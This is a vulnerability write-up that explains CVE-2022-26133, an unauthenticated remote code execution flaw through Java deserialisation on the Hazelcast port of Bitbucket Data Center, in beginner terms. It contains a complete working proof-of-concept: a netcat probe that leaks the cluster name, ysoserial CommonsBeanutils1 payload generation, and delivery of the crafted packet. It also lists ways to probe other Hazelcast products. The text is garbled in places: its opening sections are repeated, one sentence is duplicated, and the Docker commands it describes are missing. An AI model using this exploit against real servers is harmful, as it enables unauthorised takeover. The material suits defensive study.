A remote, unauthenticated attacker who can reach the Hazelcast port of a Bitbucket Data Center instance can achieve remote code execution on that node. The write-up does not state which versions are affected or whether the port is exposed by default beyond the default of 5701; the precondition is network reachability of the Hazelcast port.
Fix
The write-up does not describe the fix. The reference to the Atlassian advisory is the place to look for the vendor's remediation.
Variants to test
- Probe other Hazelcast-backed products on their Hazelcast port with the same four byte length plus dummy bytes packet. A positive result is a reply whose first four bytes give the length of a following group name.
- On any target that answers the probe, send the group name followed by
\xFF\xFF\xFF\x9Cand a benign serialised object from ysoserial. A positive result is the node deserializing the object, for example a DNS or HTTP callback from the gadget. - Review socket interceptor and authenticator classes in other Java products that wrap Hazelcast. A positive result is a
readObjecton the raw socket stream reachable before authentication completes. - Check whether the cluster name can be obtained by other means when the probe is filtered, since the name is the only value needed to reach the deserialisation path.
What happened, in plain words
Bitbucket Data Center is a product that software teams install on their own servers to store and manage their source code, similar to a private, self-hosted version of GitHub. When several Bitbucket servers work together as a team, they need a way to share information quickly. For that, Bitbucket uses a separate piece of software called Hazelcast, which keeps a copy of frequently used data in the memory of each server so that the servers do not have to ask each other for it every time. Think of it as a shared whiteboard in an office: instead of every colleague walking to a filing cabinet, they all read from the same board.
Hazelcast listens for connections on a network port, and by default that port is 5701. A port is like a numbered door on a computer: the computer has one address, and each service inside it answers on its own door number. Anyone who can reach that door can talk to Hazelcast.
CVE-2022-26133 is the official identifier for a security flaw found in that setup. The identifier format, CVE followed by a year and a number, is how the security world keeps a public catalogue of known vulnerabilities. This particular flaw is a Java deserialisation vulnerability. To understand that phrase, imagine that a program can take a parcel of data, flatten it into a stream of bytes so it can travel over the network, and later rebuild the original object from those bytes. That rebuilding step is called deserialisation. The danger is that rebuilding an object can run code: some objects, when rebuilt, automatically perform actions. If an attacker can choose which object gets rebuilt, they can choose which actions run. It is like a courier service that, when unpacking a parcel, follows any instruction written inside it, including instructions to do something harmful.
The write-up describes the flaw as similar to an older one, CVE-2016-10750, but specific to Bitbucket. The short version, as the author puts it: a remote attacker who has not logged in at all (unauthenticated) and can reach the Hazelcast port can send a crafted network packet, and Bitbucket replies with the cluster name of the Data Center instance. A cluster name is simply the label that identifies a group of Bitbucket servers working together. If the attacker then takes that cluster name, appends a serialised payload (a prepared parcel of bytes that rebuilds into a harmful object) and sends it again to the Hazelcast port, the payload is deserialised at the cluster node, which leads to remote code execution on that node. Remote code execution, usually shortened to RCE, means the attacker can make the server run commands of their choosing, as if they were sitting at its keyboard.
Setup
The analysis was primarily white box. White box testing means the tester can see the inner workings of the software, as opposed to black box testing where they only see what the software shows from outside. The Bitbucket jar files were decompiled. A jar file is a package that holds compiled Java code, and decompiling means turning that compiled code back into readable source code, roughly like translating a finished cake back into its recipe. The source code was then analysed alongside the Hazelcast reference manual, the official documentation for Hazelcast. A rough sequence diagram was drawn along the way to understand how the JoinRequest was processed inside the Bitbucket node. A sequence diagram is a drawing that shows, step by step, which part of a program talks to which other part, in what order. A JoinRequest is the message a server sends when it asks to become part of a cluster, like knocking on the door and asking to join the meeting.
The author notes that using CodeQL would have been a lot faster. CodeQL is a tool that searches source code automatically for patterns that look dangerous. But only the decompiled source was available, and using CodeQL without building the source code seemed quite challenging. Building means turning source code into a runnable program; some analysis tools need that step before they can work.
For the exploit itself, the author provides scripts in the repository to build a Bitbucket Data Center cluster on Docker. Docker is a tool that runs software in containers, which are isolated boxes on a computer that behave like small separate machines. The commands shown use Bitbucket version 7.20.0 and a Docker base port of 3000. The POC script, short for proof of concept script, takes the target IP, the Hazelcast port (default 5701) and the path to a ysoserial jar as arguments. An IP address is the numeric address of a computer on a network. ysoserial is a well-known tool that builds those harmful parcels of bytes for Java, and the jar is the file the tool lives in.
Finding it
As detailed in the Hazelcast issue report, CVE-2016-10750 primarily involved modifying the Hazelcast cluster join procedure to include a serialised payload such as CommonsBeanutils1. CommonsBeanutils1 is the name of one known recipe for building a harmful parcel: a gadget chain, which is a series of ordinary library objects that, chained together, end up running code when the parcel is unpacked. That approach was failing on Bitbucket Data Center, so the author went deeper into the code.
The Hazelcast join sequence is intercepted by a com.atlassian.[redacted].cluster.ClusterJoinSocketInterceptor class that implements the com.hazelcast.nio.MemberSocketInterceptor interface. In Java, a class is a blueprint for a piece of code, and an interface is a contract that says which methods a class must offer. An interceptor is code that sits in the middle of a conversation and can inspect or change the messages, like a receptionist who reads every visitor's request before passing it on. So this class watches the join conversation between servers.
That interceptor relied on com.atlassian.[redacted].cluster.SharedSecretClusterAuthenticator to perform basic authentication using the cluster name and password set during the Bitbucket Data Center installation. Authentication means proving who you are, like showing a badge at the door. In other words, a custom network authentication protocol was implemented inside SharedSecretClusterAuthenticator on top of the Hazelcast JoinRequest, so initially it seemed that the exploit was closed on the Bitbucket end. A protocol is simply an agreed way of exchanging messages.
Inspired by the research of GHSL researcher Man Yue Mo on in-memory data grid vulnerabilities, a second round of manual code review was performed. An in-memory data grid is the general name for software like Hazelcast that spreads data across the memory of many machines. During that review, a readObject method was noticed inside SharedSecretClusterAuthenticator. readObject is the Java method that performs the rebuilding step described earlier: it takes bytes and turns them back into an object. The runMutualChallengeResponse method inside that class was invoking a receiveObject that in turn used a readObject method on the raw input stream from the Hazelcast port. A method is a named block of code that does one job. A mutual challenge response is an authentication dance where each side sends the other a random challenge and the other must answer correctly, proving it knows the shared secret. The raw input stream is the unprocessed flow of bytes arriving from the network.
The screenshot shows the runMutualChallengeResponse method where the receiveObject call leads into the readObject on the raw input stream.
To reach this execution path, the GroupName (cluster name) of the Bitbucket node was required. That was directly accessible by sending a probe to the Hazelcast port. A probe here just means a small test message sent to see how the service answers.
The verifyGroupName code relates to the group name check that the cluster name has to satisfy to reach this execution path.
Exploitation
Step 1: retrieve the cluster name
The probe is nothing more than a basic TCP packet with the data bytes set according to this structure. TCP is one of the fundamental ways computers exchange streams of bytes reliably over a network, and a packet is one chunk of that traffic.
------------------------------------------------
|                          |                   |
| Size of following field  |    random bytes   |
|      (4 bytes )          |    (size bytes)   |
------------------------------------------------
This drawing says the message has two parts. The first four bytes are a number that tells the receiver how long the next part is. The next part is that many bytes of random content. The receiver reads the length first, then knows exactly how many bytes to expect, which is how many network protocols frame their messages.
Bitbucket server responds with the group name of the cluster, prepended with the length in bytes of the group name. Prepended means placed at the front. That response packet can then be used directly in crafting the final payload.
# send a dummy probe packet to retrieve the cluster name
# e.g the below sets the length as 2 bytes and sends  2 bytes (don't care - dummy bytes)
printf "\x00\x00\x00\x02\x73\x61" | nc -nv "$BITBUCKET_IP"  "$BITBUCKET_HAZELCAST_PORT"
Line by line: the first two lines are comments, notes for the reader that the computer ignores. The third line uses printf to produce a sequence of bytes. \x00\x00\x00\x02 is the four byte length field, and its value is 2, so the receiver expects two bytes next. \x73\x61 are those two bytes, dummy content that does not matter. The vertical bar | takes the output of printf and feeds it as input to the next command. nc, short for netcat, is a small tool that opens a network connection; -nv tells it not to do name lookups and to be verbose, meaning it prints what it is doing. "$BITBUCKET_IP" and "$BITBUCKET_HAZELCAST_PORT" are variables holding the target address and port. So the whole line sends six bytes to the Hazelcast door and prints whatever comes back. The four leading bytes declare a two byte field, and the two bytes \x73\x61 are dummy content. The reply contains the cluster name with its length prefix.
The Wireshark capture of the probe packet sent to query the cluster name. Wireshark is a program that records and displays network traffic, like a camera pointed at the road.
The Wireshark capture of the response from Bitbucket carrying the cluster name.
Step 2: build the payload
The final packet has this structure:
--------------------------------------------------------------------------------------------
|                      |                   |                     |                         |
| size of group name   | group name of     | 0xFF 0xFF 0xFF 0x9C | serialized paylod       |
|       (4 bytes)      | Bitbucket cluster |                     | (e.g CommonsBeanutils1) |
--------------------------------------------------------------------------------------------
The cluster name, as returned by the probe, is followed by the header bytes 0xFF 0xFF 0xFF 0x9C and then the serialised payload. A header is a fixed piece of data at the start of a message that tells the receiver what kind of message follows. The header is required for Hazelcast to correctly deserialise the payload.
Step 3: run the POC
The full POC script from the write-up:
#!/usr/bin/env bash

BITBUCKET_IP=${1:-'[redacted]'}
BITBUCKET_HAZELCAST_PORT=${2:-'5701'}
YSOSERIAL_JAR=${3:-'/home/snowyowl/workspace/tools/ysoserial/ysoserial-master-SNAPSHOT.jar'}

# send a dummy probe packet to retrieve the cluster name
# e.g the below sets the length as 2 bytes and sends a dummy 2 bytes
printf "\x00\x00\x00\x02\x73\x61" | nc -nv "$BITBUCKET_IP"  "$BITBUCKET_HAZELCAST_PORT" > cluster-name.bin

# generate the serialized payload using ysoserial with the CommonsBeanutils1 gadget.
java -jar "$YSOSERIAL_JAR" CommonsBeanutils1 xcalc > CommonsBeanutils1.bin

# append header packets to the serialized payload, this is required for the hazelcast to correctly deserialize the payload
# create the final payload by joining the cluster name and the serialized payload with the header.
printf "\xFF\xFF\xFF\x9C" | cat cluster-name.bin - CommonsBeanutils1.bin > payload.bin

# send the payload to the bitbucket cluster
nc -nv "$BITBUCKET_IP"  "$BITBUCKET_HAZELCAST_PORT" < payload.bin
Line by line. The first line, #!/usr/bin/env bash, tells the operating system that this file is a bash script, bash being a common command interpreter on Linux and macOS. The next three lines set variables. ${1:-'[redacted]'} means: use the first argument given on the command line, or if none was given, use [redacted], which is the address a computer uses to refer to itself. The second line does the same for the port, defaulting to 5701. The third does the same for the path of the ysoserial jar.
The first command block sends the same six byte probe as before, but this time the > symbol redirects the reply into a file called cluster-name.bin instead of printing it. That file now holds the cluster name with its length prefix.
The next command runs Java with the ysoserial jar. CommonsBeanutils1 selects the gadget chain recipe, and xcalc is the command the payload will run when it is unpacked; xcalc is a simple calculator program, a harmless choice that makes it obvious the code ran. The > redirects the generated bytes into CommonsBeanutils1.bin.
The third command builds the final file. printf "\xFF\xFF\xFF\x9C" produces the four header bytes. The | feeds them to cat, a tool that joins files together. cat cluster-name.bin - CommonsBeanutils1.bin means: output the cluster name file, then whatever arrives on the input (the - stands for that), then the serialised payload file. The result is redirected into payload.bin. The order matters: cluster name first, then header, then payload, exactly as the packet structure drawing shows.
The last command sends payload.bin to the Hazelcast port. The < symbol means the file is fed in as the input of the connection. If everything works, the node unpacks the parcel and runs the calculator.
The Wireshark capture of the payload that triggers RCE.
A full capture is available in the repository as bitbucket-hazelcast-rce-wireshark.pcapng. A pcapng file is the standard file format in which Wireshark saves recorded traffic, so anyone can open it and replay the conversation on their own screen.
Step 4: build a test cluster
To reproduce, the author creates a Bitbucket Data Center cluster on Docker:
Line by line. git clone downloads a copy of the code repository, git being the tool developers use to track versions of files. cd changes into the scripts folder inside the downloaded copy. The first ./setup-bitbucket-docker.sh line runs a script that starts the first Bitbucket server in a container, with the base port 3000, version 7.20.0, a project name of bitbucket-v7-20, and a flag saying this is the first node. The comment then says to finish the setup in the Web GUI, the graphical screens you click through in a browser, and stop the instance with Ctrl + C. xhost + relaxes a permission on the graphical display so that a program running inside a container is allowed to open a window on your screen; that is needed so the calculator can pop up. The final line starts the next node and a loadbalancer, which is a component that spreads incoming requests across the servers.
Then the POC is run:
./bitbucket-hazelcast-rce-poc.sh

# update the port to Hazelcast port on the second node (e.g 3060) to get RCE on the second node
The first line runs the proof of concept script. The comment notes that you can change the port to the Hazelcast port of the second node, for example 3060, to get code execution on that node instead.
The POC script running against the Docker cluster.
Root cause
The custom authentication protocol in SharedSecretClusterAuthenticator was meant to protect the Hazelcast join sequence: the ClusterJoinSocketInterceptor intercepts the join and the authenticator checks the cluster name and password set at installation. But the mutual challenge response path calls receiveObject, which uses readObject on the raw input stream from the Hazelcast port. The mutual challenge response path calls receiveObject, which uses readObject on the raw input stream from the Hazelcast port, so a serialised gadget chain in the stream is deserialised on the node. In everyday terms: the receptionist is supposed to check your badge, but the parcel you hand over is opened and its instructions followed before the badge check finishes. The cluster name was required to reach this execution path, and the probe shows it is disclosed by the port itself.
The call chain image from the write-up. A call chain is the list of methods that call one another, in order, from the first entry point to the final action.
Impact
A remote, unauthenticated attacker who can reach the Hazelcast port of a Bitbucket Data Center instance can achieve remote code execution on that node. The write-up does not state which versions are affected or whether the port is exposed by default beyond the default of 5701; the precondition is network reachability of the Hazelcast port. In other words, the attacker must be able to open a connection to that door, whether from the same network or from anywhere the door is reachable.
Fix
The write-up does not describe the fix. The reference to the Atlassian advisory is the place to look for the vendor's remediation.
Variants to test
- Probe other Hazelcast-backed products on their Hazelcast port with the same four byte length plus dummy bytes packet. A positive result is a reply whose first four bytes give the length of a following group name.
- On any target that answers the probe, send the group name followed by
\xFF\xFF\xFF\x9Cand a benign serialised object from ysoserial. A positive result is the node deserializing the object, for example a DNS or HTTP callback from the gadget. A callback here means the target makes an outgoing request to a server you control, which proves the code ran. - Review socket interceptor and authenticator classes in other Java products that wrap Hazelcast. A positive result is a
readObjecton the raw socket stream reachable before authentication completes. - Check whether the cluster name can be obtained by other means when the probe is filtered, since the name is the only value needed to reach the deserialisation path. Filtered means the network blocks the probe.
Glossary
- API: a defined way for one piece of software to talk to another, like a menu of requests a service accepts.
- Authentication: proving who you are, for example with a password or a badge.
- Bitbucket Data Center: a self-hosted product for storing and managing source code, used by teams.
- Black box testing: testing software only through its outside behaviour, without seeing its code.
- Bash: a common command interpreter on Linux and macOS that runs script files.
- Callback: an outgoing request a target makes to a server you control, used as proof that code ran.
- Class: in Java, a blueprint that defines a piece of code and its data.
- Cluster: a group of servers working together as one service.
- Cluster name: the label that identifies a cluster, also called the group name here.
- CodeQL: a tool that automatically searches source code for dangerous patterns.
- CommonsBeanutils1: the name of a known gadget chain recipe used by ysoserial.
- Container: an isolated box on a computer that behaves like a small separate machine, run by Docker.
- CVE: a public catalogue identifier for a known security vulnerability, made of the year and a number.
- Decompiling: turning compiled program files back into readable source code.
- Deserialisation: rebuilding an object from a stream of bytes; in Java this can run code.
- Docker: a tool that runs software in containers.
- Gadget chain: a series of ordinary library objects that, chained together, run code when deserialised.
- Group name: see cluster name.
- Hazelcast: software that keeps shared data in the memory of several servers at once, an in-memory data grid.
- Header: fixed bytes at the start of a message that tell the receiver what follows.
- In-memory data grid: software that spreads data across the memory of many machines.
- Interface: in Java, a contract listing methods a class must provide.
- Interceptor: code that sits in the middle of a conversation and can inspect or change messages.
- IP address: the numeric address of a computer on a network.
- Jar file: a package file that holds compiled Java code.
- Java: a widely used programming language and runtime.
- JoinRequest: the message a server sends to ask to become part of a cluster.
- Loadbalancer: a component that spreads incoming requests across several servers.
- Method: a named block of code that performs one job.
- Mutual challenge response: an authentication dance where each side sends a random challenge the other must answer correctly.
- nc (netcat): a small tool that opens network connections and sends or receives bytes.
- Packet: one chunk of network traffic.
- pcapng: the file format Wireshark uses to save recorded traffic.
- Port: a numbered door on a computer that a particular service answers on.
- Probe: a small test message sent to see how a service responds.
- Protocol: an agreed way of exchanging messages.
- readObject: the Java method that rebuilds an object from bytes.
- Remote code execution (RCE): making a server run commands of the attacker's choosing.
- Serialised payload: a prepared parcel of bytes that rebuilds into an object, here a harmful one.
- Sequence diagram: a drawing showing which parts of a program talk to each other, in what order.
- Source code: the human-readable form of a program.
- TCP: a fundamental way computers exchange reliable streams of bytes over a network.
- Unauthenticated: without having logged in or proven an identity.
- White box testing: testing with full visibility of the software's inner code.
- Wireshark: a program that records and displays network traffic.
- xcalc: a simple calculator program, used here as a harmless command to prove code ran.
- xhost: a command that controls which programs may open windows on your graphical display.
- ysoserial: a tool that builds serialised Java payloads for testing deserialisation flaws.




